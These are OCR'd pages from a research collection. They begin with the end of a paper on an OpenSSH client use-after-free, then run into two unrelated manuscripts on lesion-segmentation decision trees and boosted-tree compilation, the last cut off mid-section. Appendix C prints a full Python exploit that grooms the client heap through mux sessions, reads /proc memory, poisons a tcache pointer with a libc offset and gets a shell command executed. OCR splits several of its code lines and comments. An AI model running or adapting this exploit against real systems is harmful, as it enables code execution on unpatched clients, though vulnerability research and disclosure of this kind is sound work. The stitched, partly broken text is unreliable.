        "-oNoHostAuthenticationForLocalhost=yes",
        f"ssh://127.1:{listener.getsockname()[1]}",
    ]
    ssh = stack.enter_context(Popen(command))
    stack.callback(ssh.kill)
    peer =
    stack.enter_context(Transport(listener.accept()[0]))
    peer.add_server_key(ECDSAKey.generate())
    peer.start_server(server=Server())
    ssh.wait(timeout=15)

print("ssh return code:", ssh.returncode)
```

is a classification record, not a substitute for these prerequisites [3].

6.1 Reconciliation with public assessments

We reviewed the ten supplied research reports as a source-finding corpus, then deduplicated their bibliography and body references by underlying resource. The accompanying `source-inventory.md` records the external leads and why they were kept out of the paper. The bibliography contains only sources cited for a specific claim about this flaw. The ten report PDFs are archived separately for provenance. A repeated assertion in these reports is that a remote server can trigger the condition unaided. That is not established by the source path or the preserved replay: the intervening request arrives through the *local* session multiplexing socket, as the OpenSSH release notes say explicitly [1]. The reports are therefore useful leads and distribution records, but are not treated as independent exploit validation.

The public severity labels also describe different assessments. The CVE record assigns CVSS 3.1 score 4.8 with network attack vector; Red Hat and SUSE display 5.6 with network attack vector and low availability impact; Amazon Linux assigns 3.6 with a local attack vector and low required privileges [3, 5–7]. These scores do not show how a remote peer would reach the restricted mux socket. The local-access boundary in Figure 2 follows the observed command path, independent of any one scoring vector. The upstream repair shipped in OpenSSH 10.5 [1].

7 Conclusion

CVE-2026-73282 arose because the OpenSSH client queued a pointer to a forwarding-array element across an asynchronous server reply while a local mux request could relocate the array. The archived crash and sanitizer records identify the resulting use-after-free; a later local replay reaches the August 3 demonstration's marker condition under specific same-user and binary-layout assumptions. The OpenSSH 10.5 repair resolves the forwarding by a validated index at reply time. The security lesson is precise: a callback's reference must survive every intervening mutation allowed by the event loop.

A Ethical considerations

The replays described here used a disposable local loopback peer and pre-fix client, without probing third-party hosts. The original report was sent to the OpenSSH project before public release, and OpenSSH 10.5 contains the repair. The artifact package includes a local exploitability demonstration because it is needed to evaluate the stronger claim; its `/proc` and restricted-socket prerequisites are documented alongside the code to prevent a misleading remote-only interpretation.

B Open science and reproducibility

The accompanying project contains the original mail and MIME attachment, the recovered crash example, the as-sent patch, the readable and compact Python derivatives, a pinned pre-fix binary and source archive, a signed historical libc package, setup scripts, checksums, and a local replay harness. Start with the project `README.md`; follow `lab/README.md` to verify and run the bounded reproduction. The `paper/reports` directory holds exact copies of the ten supplied research PDFs;

BRIAN MINGUS RESEARCH COLLECTION / BM-EAF4D1CE9D37

`paper/source-inventory.md` maps each report-named resource to the PDFs that mention it and records exclusions from the bibliography. Entries that could not be verified are not used to support a technical claim. The archived 50-trial runner hash differs from the included convenience runner, a distinction recorded in the project README. The project has not been deposited at a persistent anonymous artifact URL. Before a conference submission, the authors would need to check the current artifact-hosting and review-anonymity requirements and prepare a review copy.

C Readable August 3 Python replay

The following listing prints the complete readable paper version of the August 3 local exploitability demonstration. This is the exact source used for the 10-trial result in Section 4. It requires the pinned pre-fix client, the historical loader/libc wrapper, and same-user process access described above. The runner in `lab/run-local.sh` supplies the target path and bounds each attempt. The source deliberately has no author-machine-specific absolute paths.

Listing 2. Complete local replay

```
"""Local replay of the August 3 OpenSSH attachment against the pinned lab.

Usage: python august-3-readable.py /path/to/pre-fix/ssh

The demonstration reads the client's /proc maps and memory. It needs the
pre-fix OpenSSH client, its historical libc, and same-user /proc access.
"""

from contextlib import ExitStack

import os
import socket
import struct
import sys
from multiprocessing.connection import Client
from os.path import exists
from subprocess import PIPE, Popen
from time import sleep

from paramiko import AUTH_SUCCESSFUL, ECDSAKey, Message, ServerInterface, Transport


NUL = b"\0"
forward_requests = []
session_ids = []
mux_clients = []


class Peer(ServerInterface, Transport):
    def check_auth_none(self, _):
        return AUTH_SUCCESSFUL

    def _parse_global_request(self, message):
        forward_requests.append(message)

    def _parse_channel_open(self, message):
        message.get_text()
        session_ids.append(message.get_int())


def wait_for(items, count):
    while len(items) < count:
        sleep(0.01)


def mux_client():
    client = Client(mux_path)
    mux_clients.append(client)
    client.recv_bytes()  # Server HELLO.
    client.send_bytes(struct.pack(">II", 1, 4))  # Client HELLO.
    client.send_bytes(struct.pack(">II", 0x10000004, 1))  # ALIVE_CHECK.
    client.recv_bytes()  # ALIVE reply proves HELLO was processed.
    return client


def send_session(client, message):
    next_count = len(session_ids) + 1
    client.send_bytes(bytes(message))
    handle = socket.fromfd(client.fileno(), socket.AF_UNIX, socket.SOCK_STREAM)
    for _ in range(3):
        handle.sendmsg([NUL], [(socket.SOL_SOCKET, socket.SCM_RIGHTS,
                                struct.pack("i", devnull_fd))])
    handle.close()
    wait_for(session_ids, next_count)


def session_message(term="", command=""):
    message = Message()
    message.add_bytes(struct.pack(">I24xi", 0x10000002, -1))
    message.add_string(term)
    message.add_string(command)
    return message


def locate_forward_array():
    heap_range = next(line for line in open(maps_path) if "[heap]" in line)
    heap_start, heap_end = (
        int(address, 16) for address in heap_range.split()[0].split("-")
    )
    memory.seek(heap_start)
    heap = memory.read(heap_end - heap_start)
    for offset in range(0, len(heap) - 672, 16):
        if all(
            heap[offset + index * 56 + 52:offset + index * 56 + 56]
            == struct.pack("<i", index)
            for index in range(12)
        ):
            return heap_start + offset, heap_start
    raise RuntimeError("Forward array not found")


def read_target(offset, size=8):
    return os.pread(memory.fileno(), size, forward_address + offset)


def read_syscall():
    return open(proc_path + "syscall").read().split()


def send_channel_failure(channel_id):
    packet = b"\\" + struct.pack(">4I", channel_id, 1, 0, 2) + b"en"
    peer._send_message(Message(packet))


def close_mux_clients():
    for client in mux_clients:
        client.close()


with ExitStack() as cleanup:
    # Launch a loopback SSH server and pre-trust its key so UpdateHostkeys runs.
    mux_path = "/tmp/c%012d" % os.getpid()
    listener = cleanup.enter_context(socket.create_server(("127.1", 0)))
    devnull_fd = os.open("/dev/null", os.O_RDONLY)
    cleanup.callback(os.close, devnull_fd)
    known_hosts_path = mux_path + "h"
    server_key = ECDSAKey.generate()
    with open(known_hosts_path, "w") as known_hosts_file:
        print("x", server_key.get_name(), server_key.get_base64(),
              file=known_hosts_file)
    ssh = Popen(
        [
            sys.argv[1], "-q", "-C", "-Fnone", "-M", "-S" + mux_path, "-N",
            "-oSendEnv=*", "-oHostKeyAlias=x",
            "-oUpdateHostkeys=yes",
```

BRIAN MINGUS RESEARCH COLLECTION / BM-EAF4D1CE9D37

```
            "-oUserKnownHostsFile=" + known_hosts_path,
            *[f"-R0:127.0.0.1:{index + 1}" for index in
            range(12)],
            f"ssh://127.1:{listener.getsockname()[1]}",
        ],
        stdin=PIPE,
    )
    cleanup.callback(ssh.wait)
    cleanup.callback(ssh.kill)
    peer = Peer(listener.accept()[0])
    cleanup.callback(peer.close)
    proc_path = f"/proc/{ssh.pid}/"
    maps_path = proc_path + "maps"
    fd_path = proc_path + "fd"
    memory = cleanup.enter_context(open(proc_path + "mem", "rb"))
    cleanup.callback(close_mux_clients)
    peer.use_compression()
    peer.add_server_key(server_key)
    peer.start_server(None, peer)
    wait_for(forward_requests, 12)
    os.unlink(known_hosts_path)
    while not exists(mux_path):
        sleep(0.001)


    # Arrange the Forward array and the adjacent
    mux/channel allocations.
    append = mux_client()
    reserve = mux_client()
    warm = [mux_client() for _ in range(8)]
    for client in warm:
        client.close()
    append.send_bytes(struct.pack(">II", 0x10000004, 2))
    append.recv_bytes()

    fill = mux_client()
    message = session_message()
    for index in range(14):
        prefix = f"{'ES'[index > 6]}{index % 7}="
        message.add_string(prefix + "F" * (668 - 560 * (index >
        6)))
    send_session(fill, message)
    fill.close()

    drain = mux_client()
    message = session_message()
    for index in range(32):
        prefix = f"{'SD'[index > 24]}{index % 25}="
        message.add_string(prefix + "G" * (108 - (index > 9)
                                           + 305 * (index >
                                           24)))
    send_session(drain, message)
    forward_address, heap_start = locate_forward_array()

    for _ in (3, 4):
        send_session(mux_client(), session_message("t" * 31, "c" *
        31))

    append.send_bytes(struct.pack(">4Ic2IcI", 0x10000006, 20480, 2,
    1,
                                  b"x", 22000, 1, b"y", 9))
    wait_for(forward_requests, 13)
    send_session(reserve, session_message())
    for index in (0, 1):
        send_session(mux_client(),
                     session_message().add_string(f"P0{index}=" +
                     "P" * 27))

    held = [mux_client() for _ in range(23)]


    # Change the forged size, release the victim, and
    reclaim its two small chunks.
    for _ in range(9):
        peer._send_message(Message(b"R"))
    peer._send_message(Message(b"Q\0\0\0a"))
    while read_target(552) != b"a" + NUL * 7:
        sleep(0)
    send_channel_failure(session_ids[4])

    for index in range(14):
        prefix = f"Q{index}="
        send_session(held[index],
                     session_message().add_string(
                         prefix + "Q" * (28 - (index > 9))
                     ))

    for channel_id in (session_ids[6], session_ids[5]):
        before = len(os.listdir(fd_path))
        send_channel_failure(channel_id)
        while len(os.listdir(fd_path)) > before - 3:
            sleep(0)

    send_session(held[14], session_message("T" * 87))
    assert read_target(560) == b"T" * 8
    send_channel_failure(session_ids[-1])
    while read_target(560) == b"T" * 8:
        sleep(0)

    # A live tcache head must point at the freed 0x30
    node. Its position moves
    # between equivalent lab launchers, so search the
    first 8 KiB of the heap.
    assert struct.pack("<Q", forward_address + 640) in os.pread(
        memory.fileno(), 8192, heap_start
    )

    libc_line = next(line for line in open(maps_path) if
    "libc.so.6" in line)
    libc_base = int(libc_line.split("-")[0], 16)
    stack_target = int(read_syscall()[-2], 16) - 464
    encoded_target = stack_target ^ ((forward_address + 640) >> 12)
    poison_term = b"A" * 80 + struct.pack("<Q", encoded_target)[:6]
    + NUL
    send_session(held[-2], session_message(poison_term))
    while read_target(640) != struct.pack("<Q", encoded_target):
        sleep(0)

    # The next allocation must follow the completed
    poison request. The main
    # event-loop ppoll (more than one fd) is the observed
    processing barrier.
    while True:
        syscall = read_syscall()
        if syscall[0] == "271" and int(syscall[2], 0) >= 2:
            break
        sleep(0)

    send_session(held[-1],
                 session_message().add_string("DRAIN=" + "D" * 25))
    while read_target(640, 6) != b"DRAIN=":
        sleep(0)


    # Deliver the hostkeys message that reaches the
    poisoned stack allocation.
    hostkeys_packet = Message(
        b"P\0\0\0\27hostkeys-00@openssh.com\1\0\0\x003\0\0\0\1
        3"
        b"ssh-ed25519\0\0\0 "
        + struct.pack("<16x2Q", stack_target + 256, libc_base +
        1017635)
    )
    marker = "/tmp/o"
    if exists(marker):
        os.unlink(marker)
    ssh.stdin.write(f">{marker}\nexit\n".encode())
    ssh.stdin.close()
    peer._send_message(hostkeys_packet)
    while not exists(marker):
        sleep(0.01)
    peer.close()
    ssh.wait(15)
```

References

[1] OpenSSH project. OpenSSH 10.5 release notes. Online source.

[2] OpenSSH Bugzilla notification archive. Bug 3986, archived public notice. Online source.

[3] CVE Program. CVE-2026-73282 machine-readable record. Online source.


[4] OpenSSH portable project. Client forwarding-array repair, commit 9910d5e. Online source.

[5] Red Hat. CVE-2026-73282 vulnerability page. Online source.

[6] SUSE. CVE-2026-73282 security tracker. Online source.

[7] Amazon Linux Security Center. CVE-2026-73282 entry. Online source.

BRIAN MINGUS RESEARCH COLLECTION / BM-EAF4D1CE9D37



RESEARCH MANUSCRIPT | OCTOBER 8, 2026

Compact Decision Programs over Frozen Neural Features for Lesion Segmentation

Brian Mingus

Readable decision programs over frozen neural features: patient-grouped lesion segmentation, compact XGBoost conversion, and complete binary trees with every decision exposed.

BRIAN MINGUS RESEARCH COLLECTION / BM-F24E5469FC3D

Collection cover added October 8, 2026. All 3 manuscript pages follow unchanged.

AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

Compact Decision Programs over Frozen Neural Features for Lesion Segmentation

Brian Mingus [1]

Frozen neural features support compact decision programs for location-assisted lesion segmentation. On 32 RIDER patients and 62 scans, patient-grouped evaluation yields mean Dice of **0.765**, versus **0.734** for the pretrained mask and **0.758** for an earlier hybrid procedure. Current and earlier all-patient refits yield complete binary trees with 181 and 21 nodes, respectively. Both trees are shown in full. The neural feature pipeline remains necessary; these exploratory results demonstrate adaptable, inspectable downstream decisions.




Figure 1. **Both complete binary trees, with no collapsed branches.** The labels give each procedure's patient-grouped score; these separately selected all-patient refits have no additional held-out score. Repeated P_j labels denote the same predicate at distinct positions. Every test and terminal decision is shown. The exact predicates are listed on page 2. Training weights and cutoff searches differ between procedures, so the accuracy gain is not attributed to tree size alone.

1. Accuracy and Complete Decision Trees

We pool each patient's scan counts, calculate $D_g = 2\mathrm{TP}_g/(2\mathrm{TP}_g+\mathrm{FP}_g+\mathrm{FN}_g)$, and average over patients. The current procedure improves 28 patients, ties one, and lowers three versus the fixed mask: mean gain 0.031, with descriptive 95% patient-bootstrap interval $[0.010, 0.052]$ (10,000 paired-patient resamples of saved predictions; unadjusted for repeated selection).

The 0.007 gain over the earlier procedure accompanies larger final decision logic (Fig. 1). Fresh all-patient selection chooses depth 3, 16 rounds and FP32 cutoff 0.325. Its 32 source trees contain 480 nodes; conversion merges identical continuations into 63 shared nodes and 768 compact bytes in about half a second. The complete expanded tree has 90 tests and 91 terminal nodes. Construction checks pass; optional independent exhaustive qualification was not run. Native XGBoost 3.4.1 and C++23/CUDA complete evaluation and refitting in about 12 minutes after feature preparation.

Table 1. Cross-validated procedure scores and sizes of separately selected all-patient refits. The pictured trees have no additional held-out score. Storage excludes the CNN.

Procedure	Dice	Tree nodes	Storage
Fixed CNN mask	0.734	—	—
Earlier XGBoost	0.758	21	∼250 B
Current XGBoost	**0.765**	181	∼770 B

[1]Cognatory, LLC, Denver, Colorado, USA. Correspondence to: Brian Mingus <brian@cognatory.com>.

BRIAN MINGUS RESEARCH COLLECTION / BM-F24E5469FC3D

2. Patient-Grouped Learning

We combine frozen LesionLocator features (Rokuss et al., 2025) with XGBoost (Chen & Guestrin, 2016). RIDER Lung CT version 3 (Zhao et al., 2015; 2024) supplies 32 patients: 30 repeat pairs and two single scans. Independent spreadsheet locations define an 80^3 grid at 2-mm spacing. Two intended acquisitions lack usable location mapping and are withheld without contour-based correction. Missed foreground outside the region counts as false negatives; one patient's zero score is retained.

Each voxel has 54 inputs: 20 CT/location features, the pretrained mask, foreground probability, and 32 decoder activations. Probability uses the released five-model/eight-view ensemble; activations use fold zero's unmirrored pass. No neural weights are fitted locally. Unavailable continuous neural support is zero-filled.

Five outer folds hold out patients; five inner folds select the model and decision rule. Repeat scans always stay together. Eight weighted-cross-entropy candidates cross depths $\{1, 2, 3, 5\}$ with $\{16, 64\}$ rounds ($\eta = 0.1$, $L_2 = 1$, 128 bins). Rules include argmax and 161 FP32 probability cutoffs. A second XGBoost stage offers four combiners, trained on patient-excluded predictions using three further folds.

Fitting retains all foreground and samples background at stride 32. The current procedure weights retained class-c rows from patient g by

$$w_{gc} = \frac{n}{G} \frac{N_{gc}}{N_g n_{gc}}, \tag{1}$$

where G, n count fitting patients and retained rows, and N_g, N_{gc}, n_{gc} are full patient, full class, and retained class counts. This preserves patient prevalence with equal patient mass. The earlier procedure uses global inverse-retention weights and 19 cutoffs. Within outer evaluation, selection and fitting weights exclude held-out patients.

3. Reading the Complete Trees

Each solid branch means the test is true; each dashed branch means false. Terminal B and L denote background and lesion. Repeated P_j labels identify the same test at different positions, not a collapsed branch.

Here x is normalized CT intensity; u, s are local mean (2-mm radius) and standard deviation (4-mm radius); v is intensity at the supplied point; m, p are CNN mask and foreground probability; a_k is decoder activation k.

The constants below round-trip to stored FP32 thresholds. NaN follows the dashed branch. The node labels and line styles preserve meaning independently of color.

Current predicates

$P_1 : m < 1 \quad P_2 : p < 0.0192318726$

$P_3 : x < -0.537887037 \quad P_4 : v < 0.147721395$

$P_5 : x < -0.266500354 \quad P_6 : a_{28} < -0.0118003832$

$P_7 : x < -0.419816613 \quad P_8 : a_{28} < -0.012050854$

$P_9 : x < -1.07635784 \quad P_{10} : u < -0.660179913$

$P_{11} : x < -1.4028399 \quad P_{12} : a_{21} < -0.0135068875$

$P_{13} : s < 1.26291883 \quad P_{14} : a_{21} < -0.0102521647$

$P_{15} : v < 0.207296506 \quad P_{16} : a_{21} < -0.0117333885$

$P_{17} : s < 1.18441689 \quad P_{18} : u < -0.969308496$

$P_{19} : a_{22} < -0.0138405655 \quad P_{20} : u < 0.195440516$

$P_{21} : x < -0.76002878$

Earlier thresholds

$\tau_1 = -0.407344371 \quad \tau_2 = -0.711924314$

$\tau_3 = -0.0117178345 \quad \tau_4 = -0.635912418$

$\tau_5 = -0.0102527272 \quad \tau_6 = -0.785341203$

$\tau_7 = -1.02144098$

4. Scope and Availability

The cohort informed earlier development; nested grouping does not make repeated use confirmatory (Cawley & Talbot, 2010). External checkpoint training overlap remains unverified. Independent patient evaluation is needed. The complete trees expose both procedures' decision logic while retaining the upstream CNN. Code, models and paper: `github.com/mingusb/rider-lesion-segmentation`.

BRIAN MINGUS RESEARCH COLLECTION / BM-F24E5469FC3D

References

Cawley, G. C. and Talbot, N. L. C. On over-fitting in model selection and subsequent selection bias in performance evaluation. *Journal of Machine Learning Research*, 11:2079–2107, 2010. https://www.jmlr.org/papers/v11/cawley10a.html.


Chen, T. and Guestrin, C. XGBoost: A scalable tree boosting system. In *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, pp. 785–794, 2016. doi: 10.1145/2939672.2939785.

Rokuss, M., Kirchhoff, Y., Akbal, S., Kovacs, B., Roy, S., Ulrich, C., Wald, T., Rotkopf, L. T., Schlemmer, H.-P., and Maier-Hein, K. LesionLocator: Zero-shot universal tumor segmentation and tracking in 3D whole-body imaging. In *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition*, pp. 30872–30885, 2025.

Zhao, B., Schwartz, L. H., Kris, M. G., and Riely, G. J. Coffee-break lung CT collection with scan images reconstructed at multiple imaging parameters. *The Cancer Imaging Archive*, 2015. Dataset, version 3, updated June 25, 2024. doi: 10.7937/K9/TCIA.2015.U1X8A5NR.

Zhao, B., Dercle, L., Yang, H., Riely, G. J., Kris, M. G., and Schwartz, L. H. Annotated test-retest dataset of lung cancer CT scan images reconstructed at multiple imaging parameters. *Scientific Data*, 11:1259, 2024. doi: 10.1038/s41597-024-04085-3.

BRIAN MINGUS RESEARCH COLLECTION / BM-F24E5469FC3D



RESEARCH MANUSCRIPT | OCTOBER 4, 2026

Compiling Boosted Trees into Compact, Exact Decision Programs

Brian Mingus

An executable view of boosted-tree decisions: class-preserving compilation, exact tree minimization, learned representation search, and measurable progress on large decision spaces.

BRIAN MINGUS RESEARCH COLLECTION / BM-2B73F88EFE85

Collection cover updated October 4, 2026. All four manuscript pages follow unchanged.

AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

Compiling Boosted Trees into Compact, Exact Decision Programs

Brian Mingus [1]

Abstract

Our C++23/CUDA system compiles XGBoost classifiers into executable binary decision rules that preserve classes throughout a declared domain. Implementation and checks comprise about 41,000 lines of C++, 24,000 of CUDA, and 7,000 of Lean. Exact minimization uses the source-threshold grammar. Supervised ensemble combination selects classifiers on held-out validation; reinforcement learning searches equivalent encodings. Coverage accounting and CUDA work sampling track progress across about 100 quintillion cells and provide conditional remaining-time estimates. Experiments use public network-traffic and land-cover datasets. A 256-tree network-traffic model shrinks from about 120,000 to 1,600 nodes in about 1 second. A completed land-cover conversion represents about 300 million source-induced cells in about 12 kB, with exhaustive native qualification. The compiler supports checkpointing and hot loading of proof-search strategies, allowing LLM-proposed strategies to guide ongoing construction.

1. The Decision Function as the Artifact

Boosting adds trees, but class decisions need not retain their additive structure. Score changes can leave the winning class unchanged; distinct branches can implement the same residual function. We compile these redundancies into executable, inspectable rules.

We combine class-preserving compilation, grammar-scoped exact minimization, and learned representation search. XGBoost supplies models (Chen & Guestrin, 2016); decision diagrams motivate function sharing (Bryant, 1986). Algebraic forest aggregation is closely related (Gossen & Steffen, 2023).

Exact class preservation. Let $p_M(x)$ be the native CUDA probability vector of a frozen source model M, and let f_G be the exported classifier. For a declared domain $\mathcal{D}$, acceptance requires

$$\forall x \in \mathcal{D}: \quad f_G(x) = \arg\max_{c}^{\text{first}} p_{M,c}(x). \tag{1}$$

The first maximizing class resolves ties. Source accuracy is preserved on every labeled sample in $\mathcal{D}$. The input domain, missing-value routing, and native floating-point behavior are fixed before compilation.

2. Compilation and Exact Simplification

Source thresholds partition inputs into cells with fixed paths. The compiler certifies class-constant regions, refines unresolved regions, and shares residual functions. Deployment retains only reachable structure and class terminals. CUDA performs numerical evaluation and qualification; C++23 handles orchestration and serialization.

Region bounds provide conditional class certificates under the pinned native-semantic premise. Exhaustive replay checks every induced cell. Sample agreement alone does not establish Equation 1.

Minimum physical trees on two features. Place existing thresholds on both feature axes. Set $L(R) = 1$ for a class-constant rectangle; otherwise define

$$L(R) = \min_{s \in S(R)} \left[L(R_s^-) + L(R_s^+) \right], \tag{2}$$

where $S(R)$ contains every interior cut on either axis.

